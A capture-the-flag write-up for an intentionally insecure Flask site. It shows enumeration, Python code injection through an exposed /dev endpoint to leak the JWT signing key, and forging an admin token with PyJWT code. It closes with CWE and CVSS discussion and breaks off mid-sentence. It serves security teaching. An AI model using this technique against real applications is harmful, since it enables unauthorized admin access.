The Problem

> Our team enlisted the intern to make their new website! Their code passes SonarQ's tests, so, it must be secure... right?

Enumeration

First, we enumerate directories on the ip.



Figure 1: Enumeration result

In the output, we can see notably a `/login` directory and a `/dev` directory. This can indicate accounts in the system and a development environment left open in production.

Exploitation

We follow the `/dev` directory, since it seems to be a remnant of the development environment.

Also noteworthy, there seems to be some python code, so, there is a code injection point!

Trying to find out the environment, we pass `dir()` to the `/exec`'s `method` field. This yields the following: `['_ep', 'endpoint', 'self']`

To find out more, let's see what properties does `self` have with `dir(self)`: `['__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__',`



Figure 2: /dev page

`'__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'load_controllers', 'load_routes', 'routes', 'tk_factory']`

We see a `tk_factory`, which must be the provider of tokens. Let's see what are its properties with `dir(self.tk_factory)`: `['__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'generate_token', 'key', 'token_verify']`

Here we seem to be able to manipulate and see all the logic! Let's get the key that generates the tokens with `self.tk_factory.key`: `708a313dbad5ed23442c63a47aef74444cf8cf1f55526ddb6d240008b7021847338fe56c6b0a259aae297367b986`

Note that this value can change from session to session.

Now we need a token. For that, we go to the `/register` page in order to register an account.



Figure 3: /register page

And we get the token in the url: `https://127.0.0.1:5000/flagpage?token=eyJhbGciOiJIUzI1NiIsInR5cCI6`

In order to decrypt it, we can run the following code:

```
import jwt

secret_key = "<key>"
token = "<token>"

decoded_token = jwt.decode(token, secret_key, algorithms=["HS256"])
print(decoded_token)
```

which returns the following json:

```
{
  "username": "a",
  "admin": false
}
```

Now, we can try setting `admin` to `true`. To do this, we run the following code:

```
encoded_token = jwt.encode(
    {
        'username': 'a',
        'admin': True
    },
    key=secret_key,
    algorithm='HS256'
)

print(encoded_token)
```

which returns `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImEiLCJhZG1pbiI6dHJ1ZX0.DLq`

By replacing this for the token in the url we get the flag!



Figure 4: Flag

CWEs and CVSS

Mainly this challenge was designed arround CWE-1057: Data Access Operations Outside of Expected Data Manager Component. The issue here could have been solved if the token management code was designed to better encapsulate it's security key.

There are other issues that, when chained with this one, create an exploitable system. If the application was not running in development mode (CWE-489: Active Debug Code) the remote code execution would not be possible. If the token system was more secure (CWE-1294: Insecure Security Identifier Mechanism) the remote code execution to gather token generation information would be at least harder.

The proposed CVSSv3 score is 10, from the calculator by NIST

Although scope does not change in this code, if there would be any sort of admin area (as would be expected in production code), scope would change. This reasoning is also aplied to the Scope metric.

Integrity and availability are compromised in the `/dev` endpoint.

Although the person deploying this code has to run it in development mode, we decided not to count that as user interaction, given it is not actually an exploited user and for Flask running in development mode is the default option.

Availability is assumed to be



Figure 5: CVSS calculation